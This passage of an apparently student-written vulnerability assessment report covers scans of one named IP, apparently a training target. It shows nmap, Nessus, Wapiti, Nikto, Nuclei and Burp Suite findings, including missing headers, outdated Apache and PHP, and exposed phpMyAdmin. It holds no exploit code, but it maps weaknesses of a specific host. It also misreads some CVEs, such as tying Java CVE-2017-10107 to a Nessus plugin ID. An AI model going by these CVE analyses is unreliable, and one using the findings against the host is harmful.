Discovered open port 48509/tcp on 165.232.182.98
Discovered open port 56686/tcp on 165.232.182.98
Discovered open port 38241/tcp on 165.232.182.98
Discovered open port 51347/tcp on 165.232.182.98
Discovered open port 53346/tcp on 165.232.182.98
Discovered open port 59507/tcp on 165.232.182.98
Completed Connect Scan at 14:23, 0.04s elapsed (7 total ports)
Nmap scan report for 165.232.182.98
Host is up, received syn-ack (0.034s latency).
Scanned at 2024-09-20 14:23:58 IST for 0s
```

Screenshot: 6

These are all the ports that are running on the target apart from the common ports.

NB:Sanitization and proper validation of the unused ports needs to be carried out

WORK ALLOCATION TABLE

| Team member | Task assigned | IP address | Activity duration |
|---|---|---|---|
| Amjad ameen | Passive recon. | 49.37.234.251 | 3 days |
| Vaishnav P | Active recon. | 49.37.234.251 | 3 days |
| Muhammed Althaf | Active recon & reporting | 10.0.2.15 | 3 days |

# conclusion

Based on the primary investigation of the target IP, we have drawn the following key findings:

- No Associated Domain: The target does not have an associated domain, limiting the scope of DNS and domain-based reconnaissance.
- Not Applicable for OSINT: The target does not expose any significant opensource intelligence (OSINT) data, which restricts the use of public information gathering techniques.
- Open Ports Detected: In addition to local ports, the target has several open ports that could potentially expose services to external threats.
- Vulnerable Technologies Identified: The target employs technologies that appear to have known vulnerabilities, increasing the risk of potential exploitation.
- Absence of Crucial Web Headers: The target lacks essential web security headers, which presents a significant security risk, potentially leaving it exposed to common web-based attacks such as cross-site scripting (XSS) and clickjacking.

# Phase 3

# Vulnerability assessment phase

## 1.Introduction

**Objective**: The main objective of this phase is to identify the vulnerabilities that may be present in the given target IP address: 165.232.182.98.

In order to lookup into the vulnerabilities we use the our understanding about the previous phases. This phase is only concentrated on identifying the vulnerabilities only without harming the target.

**Scope**: The scope of this phase is to access the target IP address, by not indulging in testing or attacking the address, vulnerabilities can be scanned and searched but exploiting the vulnerability is out of scope for this phase.

**Tools Used**: some of the tools that are used for this phase are listed below:

- Nessus – vulnerability scanner
- Nikto – for directory vulnerability scanning
- Nuclei -fast searching of vulnerabilities with template wordlist offering  Burpsuite -scanning deep into the webpage.

# 2. Methodology

### Phase 1: literature review

The literature review gives the idea about cyber attack lifecycle and how a VAPT is carried out. The study of the review also gets fundamental understanding about :

- Threat modelling: A structured approach of understanding and prioritize potential vulnerabilities
- Risk Assessment:  Identifies the vulnerabilities and likelihood of there exploitation

Along with the understanding of some security frameworks:

- NIST framework: provides a flexible risk -based approach on managing the vulnerabilities in five basic steps
- OWASP top 10: This framework allows to identifies the top web based vulnerabilities that are critical at a given period of time.

These security frameworks offer structured approaches for organizations to identify vulnerabilities, manage risks, and implement effective security measures. Understanding and implementing these can effectively help any organization against cyber threats and attacks.

### Phase 2 : Reconnaissance Phase

In the recon. Phase we scanned the IP with nmap scan to find the number and list of open ports, services, version that are running on the ports.

On our initial scanning we find the majority of the services that running on the port is vulnerable in one form or another.

We used tools like security headers to find the headers of the IP.

Another tool called cynses to do a threat intelligence scan on the IP to gather information about the location of the IP, it's services, domains etc.

Some engineering tools like The Harvester had also being used.

The tools and methodologies are only made to access the information of the IP in both passive and active methods.


Understanding the reconnaissance phase made the next phase to be more approachable.

## <u>Phase 3 : Vulnerability Assessment</u>

### 1.<u>Tools Used</u>:

a) <u>Nessus</u>

- Nessus is a vulnerability scanner tool which is used to scan the full vulnerability of the entire target.
- Nessus is running on localhost with the port number of 8834
- In Nessus we used 'advanced scan' feature to find out all the vulnerabilities in the IP and exported it as a report



Ictak IP

‹ Back to My Scans

17 Vulnerabilities

| Sev | CVSS | VPR | EPSS | Name | Family | Count |
|---|---|---|---|---|---|---|
| HIGH | 7.5 * | | | CGI Generic SQL Injection (blind, time based) | CGI abuses | 1 |
| MEDIUM | 4.3 * | | | Web Application Potentially Vulnerable to Clickjacking | Web Servers | 1 |
| MIXED | ... | ... | ... | Web Server (Multiple Issues) | Web Servers | 4 |
| INFO | ... | ... | ... | HTTP (Multiple Issues) | Web Servers | 3 |
| INFO | ... | ... | ... | HTTP (Multiple Issues) | CGI abuses | 2 |
| INFO | | | | Nessus SYN scanner | Port scanners | 6 |
| INFO | | | | Apache HTTP Server Version | Web Servers | 1 |
| INFO | | | | CGI Generic Injectable Parameter | CGI abuses | 1 |
| INFO | | | | CGI Generic Tests Load Estimation (all tests) | CGI abuses | 1 |
| INFO | | | | CGI Generic Tests Timeout | CGI abuses | 1 |
| INFO | | | | External URLs | Web Servers | 1 |
| INFO | | | | Nessus Scan Information | Settings | 1 |
| INFO | | | | phpMyAdmin Detection | CGI abuses | 1 |

Scan Details


Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:54 AM
End: Today at 1:40 AM
Elapsed: an hour

Vulnerabilities

Screenshot: 1

b) Wapiti

- Wapiti is an open source web app vulnerability scanner which gives and html report as there findings
- It performs black box of the web application by crawling the web looking for scripts and injecting the data.



## Wapiti vulnerability report


### Target: http://165.232.182.98/

Date of the scan: Fri, 27 Sep 2024 16:56:28 +0000. Scope of the scan: folder

**Summary**

| Category | Number of vulnerabilities found |
|---|---|
| Backup file | 0 |
| Blind SQL Injection | 0 |
| Weak credentials | 0 |
| CRLF Injection | 0 |
| Content Security Policy Configuration | 1 |
| Cross Site Request Forgery | 0 |
| Potentially dangerous file | 0 |
| Command execution | 0 |
| Path Traversal | 0 |
| Htaccess Bypass | 0 |
| HTTP Secure Headers | 4 |
| HttpOnly Flag cookie | 0 |
| Open Redirect | 0 |
| Secure Flag cookie | 0 |

Screenshot: 2



HTTP Secure Headers

Description

HTTP security headers tell the browser how to behave when handling the website's content.

Vulnerability found in /

```
X-Frame-Options is not set
```

Vulnerability found in /

```
X-XSS-Protection is not set
```


Vulnerability found in /

```
X-Content-Type-Options is not set
```

Screenshot: 3

c) Nikto

- Nikto is an open source software written in perl language hat is used to scan a web-server for the vulnerability that can be exploited and can compromise the server. It can also check for outdated version details of 1200 server and can detect problems with specific version details of over 200 servers. It can also fingerprint server using favicon.ico files present in the server.



```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          165.232.182.98
+ Target Hostname:    165.232.182.98
+ Target Port:        80
+ Start Time:         2024-09-27 12:26:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozil
la.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render t
he content of the site in a different fashion to the MIME type. See: https://www.netsparker.co
m/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5e3c7fdbe9
36f, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is t
he EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /phpmyadmin/changelog.php: Cookie goto created without the httponly flag. See: https://developer.mozill
a.org/en-US/docs/Web/HTTP/Cookies
+ /phpmyadmin/changelog.php: Cookie back created without the httponly flag. See: https://developer.mozill
a.org/en-US/docs/Web/HTTP/Cookies
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-09-27 12:34:15 (GMT-4) (436 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Screenshot: 4


The above report shows several security vulnerabilities and outdated software including:

- Missing security headers
- Apache mod_negotiation enabled
- Outdated software versions
- Http trace method is active: vulnerable to CST
- Cookies created without the http-only flag
- PhPmyadmin is accessible

d) <u>Nuclei</u>

- Nuclei is a fast vulnerability scanner designed to probe modern applications, infrastructure, cloud platforms, and networks, aiding in the identification and mitigation of exploitable vulnerabilities.

we used a basic nuclei command for find the vulnerabilities in the target IP



```
[WRN] Loading 3 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1597 (Reduced 1501 Requests)
[INF] Using Interactsh Server: oast.site
[phpmyadmin-panel] [http] [info] http://165.232.182.98:56686/phpmyadmin/ ["4.8.5"] [paths="/phpmyadmin/"]
[http-trace:trace-request] [http] [info] http://165.232.182.98:56686
[waf-detect:apachegeneric] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:clear-site-data] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:content-security-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:x-frame-options] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:referrer-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:strict-transport-security] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:permissions-policy] [http] [info] http://165.232.182.98:56686
[http-missing-security-headers:x-content-type-options] [http] [info] http://165.232.182.98:56686
[robots-txt-endpoint] [http] [info] http://165.232.182.98:56686/robots.txt
[tech-detect:php] [http] [info] http://165.232.182.98:56686
[apache-detect] [http] [info] http://165.232.182.98:56686 ["Apache/2.4.38 (Unix) OpenSSL/1.0.2q PHP/5.6.40 mod_perl/2.0.8-dev
Perl/v5.16.3"]
[openssl-detect] [http] [info] http://165.232.182.98:56686 ["OpenSSL/1.0.2q"]
[php-detect] [http] [info] http://165.232.182.98:56686 ["5.6.40"]
```


Screenshot: 5

The above nuclei scanning is based on a specific port of the IP address where we are able to recon a http server running  on the port '56686'

## e) Burpsuite

- Is a widely used tool for pentesting and web application vulnerability scanning and exploitation of those vulnerabilities.

-we scanned the web application using burpsuite to find some known vulnerabilities present in the web app




Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | https://165.232.182.98:56686 | GET | / | | | | | | | | | ✓ | 165.232.182.98 | |
| 3 | http://165.232.182.98:56686 | GET | / | | | 200 | 4149 | HTML | | ICTAK Vulnerable Web... | | | 165.232.182.98 | |
| 4 | http://165.232.182.98:56686 | GET | /favicon.ico | | | 404 | 1527 | HTML | ico | Object not found! | | | 165.232.182.98 | |

All issues All issues found by the scanner

| Time | Source | Issue type | Host | Path | Insertion point | Severity | Confidence |
|---|---|---|---|---|---|---|---|
| 06:30:37 1 Oct 2024 | Task 2 | Email addresses disclosed | http://165.232.182.98:56... | /favicon.ico | | Information | Certain |
| 06:30:37 1 Oct 2024 | Task 2 | Cleartext submission of password | http://165.232.182.98:56... | / | | High | Certain |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:56... | /favicon.ico | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:56... | / | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Unencrypted communications | http://165.232.182.98:56... | / | | Low | Certain |

Screenshot 6:



2. Live audit from Proxy (all traffic)

| Time | Source | Issue type | Host | Path | Insertion point | Severity | Confide |
|---|---|---|---|---|---|---|---|
| 06:32:21 1 Oct 2024 | Task 2 | Email addresses disclosed | http://165.232.182.98:... | /uploads/IDRBT_Highres.jpg | | Information | Certain |
| 06:32:21 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | /uploads/IDRBT_Highres.jpg | | Information | Firm |
| 06:30:37 1 Oct 2024 | Task 2 | Email addresses disclosed | http://165.232.182.98:... | /favicon.ico | | Information | Certain |
| 06:30:37 1 Oct 2024 | Task 2 | Cleartext submission of password | http://165.232.182.98:... | / | | High | Certain |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | /favicon.ico | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Frameable response (potential Clickjacking) | http://165.232.182.98:... | / | | Information | Firm |
| 06:30:36 1 Oct 2024 | Task 2 | Unencrypted communications | http://165.232.182.98:... | / | | Low | Certain |

Screenshot 7:

2. **vulnerabilities Identification and analysis**

As scanning and assessing each section of the target IP we are able to find some of crucial vulnerabilities in the given IP, with a criticality ranging from 6-10

a. 10107 HTTP server type and version vulnerability :


*Detailed Findings*:

- **Critical Vulnerabilities**:
  - o CVE-2017-10107: This vulnerability affects Java SE versions 6u151, 7u141, and 8u131, as well as Java SE Embedded version 8u131. It allows unauthenticated attackers to exploit the Java RMI component, potentially leading to complete takeover of the affected Java deployments.

- **High-Risk Vulnerabilities**:
  - o The vulnerability is easily exploitable and requires human interaction from a third party, making it a significant risk, especially in environments where untrusted code is executed (e.g., sandboxed Java Web Start applications).

- **Medium and Low-Risk Vulnerabilities**:

o The vulnerability does not affect Java deployments that run only trusted code, such as server-side applications managed by administrators.



HTTP Server Type and Version

INFO Nessus Plugin ID 10107

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Plugin Details

Severity: Info

ID: 10107

File Name: http_version.nasl

Version: 1.141

Type: remote

Family: Web Servers

Published: 1/4/2000

Updated: 10/30/2020

Asset Inventory: true

Supported Sensors: Nessus

Reference Information

IAVT: 0001-T-0931

Screenshot 8:

**<u>Analysis</u>:**

- **<u>Impact of Vulnerabilities</u>**:

o If exploited, CVE-2017-10107 can lead to a significant compromise of confidentiality, integrity, and availability, as indicated by its CVSS 3.0 score of 9.6. This aligns with the findings in the literature review regarding the importance of keeping software up to date and applying security patches to mitigate risks.

**b. <u>Apache 2.4.38 vulnerability</u>**

*<u>Detailed Findings</u>***:**

- **<u>Critical Vulnerabilities</u>**:

CVE-2019-0211: Local privilege escalation to root. This vulnerability allows an attacker to gain root access, posing a severe risk to the system.


- **<u>High-Risk Vulnerabilities</u>**:

    o CVE-2019-0197: Denial of Service (DoS) via HTTP/2 push diary crash, which can lead to system crashes.

- CVE-2019-0220: DoS attack via mod_ssl renegotiation, causing potential service interruptions.

- **Medium and Low-Risk Vulnerabilities**:

o CVE-2019-10082: HTTP request smuggling via malformed headers, which can lead to security bypass issues.



Plugins / Web App Scanning / 98537

Apache 2.4.x < 2.4.38 Multiple Vulnerabilities

HIGH Web App Scanning Plugin ID 98537

Language: E

Synopsis

Apache 2.4.x < 2.4.38 Multiple Vulnerabilities

Description

